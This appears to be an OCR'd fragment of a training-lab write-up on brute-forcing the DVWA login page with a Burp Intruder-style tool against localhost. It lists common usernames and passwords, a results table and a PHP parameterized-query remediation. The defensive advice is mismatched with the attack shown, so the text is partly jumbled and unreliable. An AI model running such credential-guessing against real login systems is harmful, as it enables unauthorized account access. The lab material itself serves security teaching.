
Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
root
user
```



```
password
123456
admin
```


2. Intruder attack of http://127.0.0.1/dvwa/vulnerabilities/brute/

Request	Position	Payload
6	2	admin
7	3	password
8	3	123456
9	3	admin
10	4	password
11	4	123456
12	4	admin
13	5	password
14	5	123456
15	5	admin

5. Preventive Measures

Steps:

1. **Implement Input Validation**:
   - Use regular expressions to sanitize user inputs.
2. **Use Parameterized Queries**:
3. Example in PHP:

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE username = :username AND password =
    :password');
    $stmt->execute(['username' => $username, 'password' => $password]);
```